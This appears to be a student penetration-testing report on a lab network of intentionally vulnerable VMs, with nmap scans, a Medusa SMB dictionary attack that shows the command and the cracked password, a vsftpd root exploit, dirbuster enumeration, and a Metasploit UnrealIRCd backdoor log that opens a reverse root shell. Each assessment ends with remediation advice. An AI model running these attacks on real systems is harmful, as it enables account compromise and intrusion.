
Ipv4	Hostname	OS	Open Ports
192.168.1.10	312ville	Windows 7	23, 80, 135, 137, 138, 139, 161, 445, 500, 1433, 2383, 4500, 5355, 49152-57
192.168.1.40	MSP2	Metasploitable 2	21, 22, 23, 25, 53, 69, 80, 111, 137, 138, 139, 445, 512, 513, 514, 1099, 1524, 2049, 3306, 5432, 6667, 8009, 8180, 49393
192.168.1.50	OWSPBWA	Linux kernel 2.6.x	22, 80, 137, 138, 139, 143, 443, 445, 5001, 8080, 8081

```
Nmap scan report for 192.168.1.10
Host is up (0.00017s latency).
Not shown: 994 closed udp ports (port-unreach), 987 closed tcp ports (reset)
PORT      STATE         SERVICE      VERSION
23/tcp    open          telnet       Microsoft Windows XP telnetd
80/tcp    open          http         Microsoft IIS httpd 7.5
135/tcp   open          msrpc        Microsoft Windows RPC
139/tcp   open          netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open          microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (work
group: WORKGROUP)
1433/tcp  open          ms-sql-s     Microsoft SQL Server 2008 10.00.1600; RTM
2383/tcp  open          ms-olap4?
49152/tcp open          msrpc        Microsoft Windows RPC
49153/tcp open          msrpc        Microsoft Windows RPC
49154/tcp open          msrpc        Microsoft Windows RPC
49155/tcp open          msrpc        Microsoft Windows RPC
49156/tcp open          msrpc        Microsoft Windows RPC
49157/tcp open          msrpc        Microsoft Windows RPC
137/udp   open          netbios-ns   Microsoft Windows netbios-ssn (workgroup: W
ORKGROUP)
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
MAC Address: 00:50:56:8E:46:D1 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:mic
rosoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:m
icrosoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Serv
er 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: HOST1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windo
ws_xp, cpe:/o:microsoft:windows
```

Screenshot of 192.168.1.10 scan results.

```
Nmap scan report for 192.168.1.40
Host is up (0.00016s latency).
Not shown: 993 closed udp ports (port-unreach), 980 closed tcp ports (reset)
PORT      STATE         SERVICE     VERSION
21/tcp    open          ftp         vsftpd 2.3.4
22/tcp    open          ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open          telnet      Linux telnetd
25/tcp    open          smtp        Postfix smtpd
53/tcp    open          domain      ISC BIND 9.4.2
80/tcp    open          http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open          rpcbind     2 (RPC #100000)
139/tcp   open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open          exec        netkit-rsh rexecd
513/tcp   open          login?
514/tcp   open          tcpwrapped
1099/tcp  open          java-rmi    GNU Classpath grmiregistry
1524/tcp  open          bindshell   Metasploitable root shell
2049/tcp  open          nfs         2-4 (RPC #100003)
3306/tcp  open          mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open          postgresql  PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp  open          irc         UnrealIRCd
8009/tcp  open          ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open          http        Apache Tomcat/Coyote JSP engine 1.1
53/udp    open          domain      ISC BIND 9.4.2
69/udp    open|filtered tftp
111/udp   open          rpcbind     2 (RPC #100000)
137/udp   open          netbios-ns  Samba nmbd netbios-ns (workgroup: WORKGROUP)
138/udp   open|filtered netbios-dgm
2049/udp  open          nfs         2-4 (RPC #100003)
49393/udp open          nlockmgr    1-4 (RPC #100021)
MAC Address: 00:50:56:8E:37:F1 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN, METASP
LOITABLE; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Screenshot of 192.168.1.40 scan results.



```
Nmap scan report for 192.168.1.50
Host is up (0.00017s latency).
Not shown: 998 closed udp ports (port-unreach), 991 closed tcp ports (reset)
PORT     STATE         SERVICE     VERSION
22/tcp   open          ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux;
protocol 2.0)
80/tcp   open          http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Pytho
n/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open          imap        Courier Imapd (released 2008)
443/tcp  open          ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Pytho
n/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp  open          netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open          java-object Java Object Serialization
8080/tcp open          http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open          http        Jetty 6.1.25
137/udp  open          netbios-ns  Microsoft Windows netbios-ns (workgroup: WORK
GROUP)
138/udp  open|filtered netbios-dgm
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port5001-TCP:V=7.92%I=7%D=3/4%Time=67C7A8C1%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4,"\xac\xed\0\x05");
MAC Address: 00:50:56:8E:DD:32 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: Host: OWASPBWA; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kerne
l, cpe:/o:microsoft:windows
```

Screenshot of 192.168.1.50 scan results.

ASSESSMENT 3: PASSWORD ATTACK

SOFTWARE

- Kali Linux 2021.4
- Medusa 2.2
- `rockyou.txt` wordlist

ASSESSMENT

During reconnaissance, an account with the username isistudent was uncovered on the 312ville host. The purpose of this penetration testing attack was to evaluate the security of this account by determining if it is vulnerable to password attacks.

The first step of this assessment was selecting a password attacking tool (in this case, Medusa). Afterwards, a command is crafted using known information such as the IP address of the target system and the username of the account to attack. Next, using the `rockyou.txt` wordlist, Medusa executes a dictionary attack on the target with the `smbnt` module. The correct password `mazda1995` was discovered after around 300,000 attempts.

```
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistudent
(1 of 1, 0 complete) Password: mazlin (300008 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistudent
(1 of 1, 0 complete) Password: mazen (300009 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistudent
(1 of 1, 0 complete) Password: mazda1995 (300010 of 14344391 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.1.10 User: isistudent Password: mazda1995 [
SUCCESS (ADMIN$ - Access Denied)]

┌──(root💀kali)-[~]
└─# medusa -h 192.168.1.10 -u isistudent -P /usr/share/wordlists/rockyou.txt -M
smbnt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.n
et>
```

Screenshot showing the end of the password attack.

VULNERABILITY & REMEDIATION

In addition to the presence of a weak user password (insufficient length and complexity, uses a dictionary word), there is no control in place to detect and/or prevent a brute-force attack.

Consider the following remediations:

1. Improve password complexity requirements.
    a. The weak password was relatively easy to crack due to its low complexity. Requiring passwords to be more complex (e.g., 16+ characters, no dictionary words, enforce uppercase/lowercase/numbers/symbols) could drastically decrease brute-force attack success rates within any reasonable amount of time.
2. Improve general password policy.
    a. Requiring users to change passwords periodically could make it more difficult for attacks to gain access to accounts and move laterally. However, this is only effective if new passwords are sufficiently complex and unique.
3. Use a security appliance to detect and prevent brute-force attempts.
    a. Implementing and configuring an intrusion detection/prevention system (e.g., Snort) could prevent brute force attempts over the network.

ASSESSMENT 4: PRIVILEGE ESCALATION


SOFTWARE

- Kali Linux 2021.4
- Nmap 7.92
- Metasploit 6.1.23-dev


ASSESSMENT

While scanning the MSP2 host, a vulnerable FTP service was discovered. The purpose of this penetration testing attack was to determine whether privilege escalation was possible via this service.

The first step of this assessment was determining the exact version of the vulnerable FTP service, which was done using `nmap`. Afterwards, Metasploit was used to search for an appropriate exploit with `search vsftpd`. After selecting an exploit, the appropriate options were set and the attack was initiated. This granted a remote shell as the root user, which essentially allows full control over the target system. From here, a new privileged user account was created.



Screenshot showing FTP service exploitation.



Screenshot showing new privileged user.

VULNERABILITY & REMEDIATION

The host is running an outdated and/or vulnerable service with root privileges.

Consider the following remediations:

1. Update, replace, or remove the vulnerable service.
    a. The response depends on an organization's needs. The safest approach is to simply eliminate the service if it is no longer needed. Otherwise, install a patch that addresses the vulnerability or search for a replacement service that is not vulnerable.
2. Reduce the privileges of the service.
    a. Currently, anyone that exploits the vulnerability is granted a root shell with full control over the system. Create a less privileged user to run the service instead of running it with the root user.


ASSESSMENT 5: HIDDEN WEB CONTENT

SOFTWARE

- Kali Linux 2021.4
- Dirbuster 1.0-RC1
- `directory-list-1.0.txt` and `dictionary-list-2.3-medium.txt` wordlists
- Firefox

ASSESSMENT

In this assessment, the `isihack` website hosted on the `312ville` machine was scanned for hidden content. Although it may not be possible to access them via search results or links contained on the site itself, pages and directories can still be accessed with a direct URL. Steps in this assessment included configuring `dirbuster` to scan the `isihack` site for flags.



Screenshot showing dirbuster configuration.

Type	Found	Response	Size
File	/isihack/shop.aspx	200	7274
Dir	/isihack//	200	4119
File	/isihack//loginsi.aspx	200	4718
File	/isihack//ProductList.aspx	200	3249
File	/isihack//FeedBack.aspx	200	2652
File	/isihack//myAccount.aspx	200	4438
File	/isihack//shop.aspx	200	7274
File	/isihack/hacker.txt	200	421
Dir	/isihack/(cwfyrsrad5l2zzedhfxwqm45)/	200	4140
Dir	/isihack/Barracks/	200	462
Dir	/isihack/(fuzwqe55k3i2bi3axm21yq55)/	200	4140
File	/isihack/Barracks/flag1.txt	200	293
Dir	/isihack/login_token/	200	471
File	/isihack/login_token/flag2.txt	200	273

Screenshot showing flags 1 and 2.

Type	Found	Response	Size
Dir	/	200	938
File	/isihack/loginsi.aspx	200	4718
File	/isihack/ProductList.aspx	200	3249
File	/isihack/myAccount.aspx	200	4438
File	/isihack/FeedBack.aspx	200	2652
File	/isihack/shop.aspx	200	7274
File	/isihack/hacker.txt	200	421
Dir	/isihack/App_Themes/	200	469
Dir	/isihack/App_Themes/Theme1/	200	502
File	/isihack/Hacker.txt	200	421
Dir	/isihack/programas/	200	465
File	/isihack/programas/flag3.txt	200	271
Dir	/isihack/app_themes/	200	469
Dir	/isihack/app_themes/Theme1/	200	502

Screenshot showing flag 3.

VULNERABILITY & REMEDIATION

The website is crawlable and "hidden" content is visible via enumeration attacks.

Consider the following remediations:

1. Remove "hidden" content.
    a. Any content that is not intended to be accessible to the Internet should be removed from the site entirely. Otherwise, assume that enumeration tools will eventually discover the URL and access page content.
2. Implement rate limiting.
    a. The nature of enumeration attacks means that an excessively high number of 404 errors will likely be generated. Utilize a tool such as Fail2Ban to watch logs for this indicator and block or rate limit the associated IP address.

ASSESSMENT 9: METASPLOITABLE 2

SOFTWARE

- Kali Linux 2021.4
- Metasploit 6.1.23-dev

ASSESSMENT

The purpose of this assessment was to discover and exploit a vulnerability on the Metasploitable 2 machine that had not been previously identified in another assignment from this semester. My first step involved referring to previously obtained scan results for the system and looking for vulnerable services. I worked my way down the list to the IRC service and began searching for exploits within Metasploit using `search unreal` (service name is UnrealIRC). This returned the exploit demonstrated in the screenshot below.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.60:4444
[*] 192.168.1.40:6667 - Connected to 192.168.1.40:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; usi
ng your IP address instead
[*] 192.168.1.40:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3ZtLTocdvBw6nlTM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3ZtLTocdvBw6nlTM\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.60:4444 → 192.168.1.40:60471 ) at
 2025-03-04 20:38:32 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

Screenshot showing vulnerable IRC service exploitation.

VULNERABILITY & REMEDIATION

The system is running a vulnerable IRC service that has a backdoor.

Consider the following remediations:

1. Remove the IRC service.
    a. Operators should consider using a different service to handle communication needs.
2. Replace the IRC service.
    a. If IRC must be used, replace the service with a secure version that does not contain a backdoor.